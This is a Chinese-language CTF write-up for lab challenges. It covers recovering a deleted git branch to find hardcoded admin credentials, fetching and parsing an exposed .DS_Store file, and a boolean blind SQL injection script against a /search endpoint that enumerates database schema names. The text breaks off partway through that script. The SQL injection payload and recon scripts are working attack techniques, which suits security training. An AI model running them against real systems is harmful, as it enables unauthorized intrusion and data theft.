
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
|
<?php
require_once 'user.php';
$userData = getUserData();
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
$username = $_POST['username'] ?? '';
$password = $_POST['password'] ?? '';
if ($username === $userData['username'] && $password === $userData['password']) {
header('Location: /secret-xxxxxxxxxxxxxxxxxxx');
exit();
} else {
echo '登录失败,在git里找找吧';
exit();
}
}
|
我们要找账号密码、
访问public-555edc76-9621-4997-86b9-01483a50293e


查看git发现Git 提交记录的哈希值
在git下
1
| git show 5fef682d7eceba025c894af4a5f8bf4680666368
|

tips.txt 中提到的 “branch”(分支)是 Git 的核心概念之一
git branch -a(列出本地和远程的所有分支
执行之后发现只有一个master
可能有其他的被删除了
执行git reflog
1
2
3
4
5
6
7
8
| C:\Users\xiubi\OneDrive\Desktop\www\public-555edc76-9621-4997-86b9-01483a50293e\.git>git reflog
5fef682 (HEAD -> master) HEAD@{0}: commit: 删除提示
5f8ecc0 HEAD@{1}: commit: 新增提示
1389b47 HEAD@{2}: checkout: moving from test to master
353b98f HEAD@{3}: commit: 测试,这个branch会删
1389b47 HEAD@{4}: checkout: moving from master to test
1389b47 HEAD@{5}: commit (initial): 初始化
|
曾经存在一个名为 test 的分支(已被删除),且该分支有过提交记录(353b98f),提交信息为 “测试,这个 branch 会删”
从历史记录恢复 test 分支
返回到上级目录 执行
1
| git checkout -b test 353b98f
|
重新创建并切换到 test 分支
根目录下执行
1
| git checkout -b test 353b98f
|
这会基于 353b98f 提交记录创建 test 分支,并自动切换到该分支,此时就能看到该分支下的所有文件了。
1
2
3
4
| C:\Users\xiubi\OneDrive\Desktop\www\public-555edc76-9621-4997-86b9-01483a50293e>git ls-tree -r test --name-only
index.html
login.php
user.php
|
notepad user.php查看文件内容
1
2
3
4
5
6
7
8
| <?php
function getUserData() {
return [
'username' => 'admin',
'password' => 'f75cc3eb-21e0-4713-9c30-998a8edb13de'
];
}
|
然后进行登录

提示mac
想到mac文件泄露
主要就是一个**.DS_Store文件**
.DS_Store 是 macOS 系统中用于存储文件夹的自定义属性,比如图标位置、排序方式等的隐藏文件。在文件共享、Web 开发等场景中,.DS_Store 文件可能会被意外上传到服务器等地方,从而泄露文件夹结构、隐藏文件等信息,存在一定的安全风险。Python-dsstore-master 这样的项目就是为了解决与 .DS_Store 文件相关的问题。
先下载一下这个工具
GitHub - gehaxelt/Python-dsstore: A library for parsing .DS_Store files and extracting file names
放到跟你python文件相同的目录
脚本
1
2
3
4
5
6
7
8
9
10
11
12
| import requests
BASE_URL = "https://eci-2ze1cmtpb31w33eg62cv.cloudeci1.ichunqiu.com/secret-1c84a90c-d114-4acd-b799-1bc5a2b7be50/"
r = requests.get(BASE_URL + ".DS_Store")
if r.status_code == 200:
with open("target.DS_Store", "wb") as f:
f.write(r.content)
print("成功下载 .DS_Store 文件")
else:
print(".DS_Store 不存在或无法访问")
|

成功下载之后查看路径

然后把他放到Python-dsstore-master的目录下

进入到工具命令行
1
| python main.py target.DS_Store
|

成功拿到路径

白帽小K的故事(2)
hint部分很明确的提示了布尔盲注
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
|
import requests
import string
url = 'https://eci-2ze3282jc1h80p18i0zz.cloudeci1.ichunqiu.com:80/search'
dic = string.digits+string.ascii_letters+'{}-_,'
out = ''
Cookie = {'Cookie':'Hm_lvt_2d0601bd28de7d49818249cf35d95943=1759757336,1759973191,1760016294,1760146947'}
for j in range(1,80):
for k in dic:
payload = {"name":f"amiya'&&if(substr((select(group_concat(schema_name))from(information_schema.schemata)),{j},1)='{k}',1,0)#"}
re = requests.post(url, data=payload ,cookies=Cookie)
if "ok" in re.text:
